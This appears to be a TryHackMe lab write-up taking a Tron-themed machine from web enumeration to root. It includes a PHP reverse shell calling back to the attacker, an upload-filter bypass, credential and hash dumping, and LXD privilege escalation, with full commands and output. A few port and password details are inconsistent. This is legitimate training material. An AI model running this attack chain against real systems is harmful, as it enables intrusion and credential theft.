


Using Gobuster as recommended by THM, we input the command **gobuster dir -u http://10.10.77.153:6500 -x php -w ./directory-list-2.3-medium.txt**. This gives us a list of directories available on the website, including **/uploads.php**, which is the answer.



Question 4

The results from Question 3 also give us the directory **/grid**, which we can infer to be the directory in which file uploads are stored.



Question 5

First, we use Netcat to listen on the port 1234.

```
┌──(1211101022㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

We intend to upload a reverse shell to the Light Cycle website after bypassing the filter, so we make a copy of a PHP reverse shell and edit it using Nano.


```
┌──(1211101022㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php ./shell.png.php

┌──(1211101022㉿kali)-[~]
└─$ nano shell.png.php
```


We replace the **$ip** value with our own machine IP.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.6.83';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```


After that, we save the .php file as **shell.png.php**. The .png suffix is added to trick the website into thinking it is an image file.




In order to intercept the client-side filter using Burpsuite, we must first edit the request interception rule to make Burpsuite intercept .js files as well. We can do this by removing **|^js$**.




We also need to make sure that server responses are intercepted by enabling the following feature.




After that, we can enable FoxyProxy to make sure that all requests are intercepted by Burp. Then, we do a hard refresh on the uploads page using **Ctrl + F5**.



When we look through the requests that Burpsuite has intercepted, we will notice that one of them is a filter. We can forward all requests other than this one. Dropping it means that the uploads page no longer filters unaccepted file types.



After doing so, we can directly upload the shell to the website. When we navigate to **/grid**, we can confirm that our shell has been successfully uploaded.



Then, we click on the shell to run it. We can return to our Netcat listener and see that we have successfully created a reverse shell.

```
listening on [any] 1234 ...
connect to [10.8.6.83] from (UNKNOWN) [10.10.77.153] 44322
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Li
nux
 20:07:42 up 41 min,  0 users,  load average: 0.00, 0.00, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Since we have created the reverse shell, we can begin upgrading and stabilising the shell based on the instructions provided by THM. First, we use **python3 -c 'import pty;pty.spawn("/bin/bash")'** to spawn a better-featured bash shell using Python. Then, we use the command **export TERM=xterm** which will give us access to term commands.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
```

After doing so, we use **Ctrl + Z** to background the shell. Now that our own terminal is in the foreground, we can execute the command **stty raw -echo; fg**. This turns off our terminal echo and also foregrounds the shell. This step concludes our upgrading & stabilisation of the shell.

```
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(1211101022㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234
```

Back in the shell, we navigate to the **/var/www** directory and use **ls**. This lets us know that the directory contains a file called **web.txt**, which we can then obtain the flag, **THM{ENTER_THE_GRID}** from.

```
www-data@light-cycle:/var$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
```

Question 6

As explained in Question 5, the lines used to upgrade and stabilise our shell include:

1. **stty raw-echo; fg** (turns off our terminal echo and foregrounds the shell)
2. **export TERM=xterm** (gives us access to term commands)
3. **python3 -c 'import pty;pty.spawn("/bin/bash")'** (uses Python to spawn a better-featured bash shell)

Question 7

Based on the flag obtained in Question 5, we navigate to the folder **TheGrid**, which is also found in the same directory. We then navigate to the directory /**includes** after listing out the available directories.

```
www-data@light-cycle:/var/www$ cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
```

Using **ls**, we can see that there are five .php files. Out of all of them, the file **dbauth.php** seems the most likely to contain some kind of authorisation information based on the filename alone. Thus, we use **cat dbauth.php** to view the contents of the file. Sure enough, we get the username:password combination of **tron:ifightfortheusers**.

```
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";
```

Question 8

Following the THM dossier, we access the database using the MySQL client with the command **mysql -utron -pIFightForTheUsers** with the credentials obtained in Question 7. We can see that we have successfully accessed the database.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -pIFightForTheUsers
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)
```

Using the command **show databases;**, we are given a list of databases. Considering the database name included in **dbauth.php** was tron, we can safely assume that we are in the **tron** database.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
```

Question 9


We execute the command **use tron;** to take a look inside the database. The command **show tables;** tells us that there is only one table in the database, which is called **users**. We dump the users table into our terminal using **SELECT * FROM users**, which gives us the username **flynn** and the password hash **edc621628f6d19a13a00fd683f5e3ff7**.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
```

We navigate to the Crackstation website and paste the password hash in. The password that we get from the hash is **@computer@**.



Question 10

Having obtained the user's login credentials, we close the MySQL client and go back to the shell. We then try logging in to the newly discovered user with the credentials we obtained in Question 9 using **su**. We can see that we have successfully logged in as the user **flynn**.

```
mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

We navigate to the user's files using **cd /home/flynn**, which contains the file **user.txt**. Inside, we get the flag **THM{IDENTITY_DISC_RECOGNISED}**.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

Question 12

Following the hint given by THM, we use the command **id** to see which groups the user is a part of. It shows that they are in the **lxd** group, which can be used to escalate privileges by following the instructions in the THM dossier.

Question Hint ×

You can do this with the command: id

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

First, we want to check what images are available on the machine using **lxc image list**. This gives us the image with the alias **Alpine**.

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+--------------+--------+------------------------------+--------+--------+------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |         DESCRIPTION          |  ARCH  |  SIZE  |      UPLOAD DATE       |
+--------+--------------+--------+------------------------------+--------+--------+------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am |
(UTC) |
+--------+--------------+--------+------------------------------+--------+--------+------------------------+
```

We then use the templates given by THM and simply replace the variables with the following:

- IMAGENAME is replaced with **Alpine**
- CONTAINERNAME is replaced with **ENHA**
- DEVICENAME is replaced with **NIKI**

```
lxc init IMAGENAME CONTAINERNAME -c security.privileged=true
```

Ex: lxc init myimage strongbad -c security.privileged=true

```
lxc config device add CONTAINERNAME DEVICENAME disk source=/ path=/mnt/root recursive=true
```

Ex: lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true

```
lxc start CONTAINERNAME
```

Ex: lxc start strongbad

```
lxc exec CONTAINERNAME /bin/sh
```

Ex: lxc exec strongbad /bin/sh

After executing all the commands, we get the flag **THM{FLYNN_LIVES}**.

```
ivileged=true
Creating ENHA
k source=/ path=/mnt/root recursive=true
Device NIKI added to ENHA
flynn@light-cycle:/var/www/TheGrid/includes$ lxc start ENHA
flynn@light-cycle:/var/www/TheGrid/includes$ lxc exec ENHA /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Thought Process/Methodology:

After scanning the machine with Nmap, we only see 2 ports open - 80 and 65000. Since port 80 is the default network port, we can infer that port 65000 is the hidden one. Upon navigating to the website on that port, we access the Light Cycle page. To find the .php page in Question 3, we use Gobuster to search for any directories the webpage may have with the filter -x php since we are only searching for a .php page. This gives us the /uploads.php directory, as well as the /grid directory for Question 4 which is where file uploads are stored. For Question 5, we simply edit the PHP reverse shell that we have used before in THM and change the $ip value to our own attacking machine's IP. Since we have set up Netcat to listen on port 1234, we don't have to change the $port value. We then save the shell as shell.png.php, with the .png suffix added to trick the website into thinking it is an image file. Then, we just follow the instructions in THM's dossier to edit the Intercept preferences in Burpsuite so that it intercepts .js requests as well, which allows us to catch the filter.js request and drop it, therefore successfully bypassing the website's filter. Then, we can just upload the shell directly to the website and activate the reverse shell from our Netcat listener. After that, we upgrade & stabilise the shell according to THM's instructions, then find the web.txt file and get the flag. Following the hint given by the flag itself, we navigate to the folder TheGrid and get the content of the dbauth.php file, which contains a set of login credentials to answer Question 7. Then, we access the database through the MySQL client with the credentials we just obtained and gain access to the tron database. It contains the users table, and when we dump the contents of the table, we get another set of login credentials for a user called flynn. We can then try switching to that user and look for the file user.txt which contains the flag for Question 11. We proceed to discover that the user flynn is a part of the lxd group, which means we can use that to escalate our privileges. To do so, we first check what images are available on the machine and get an image with the alias Alpine. We then follow the command templates given by THM and replace the variables with their respective values and manage to successfully obtain the last flag.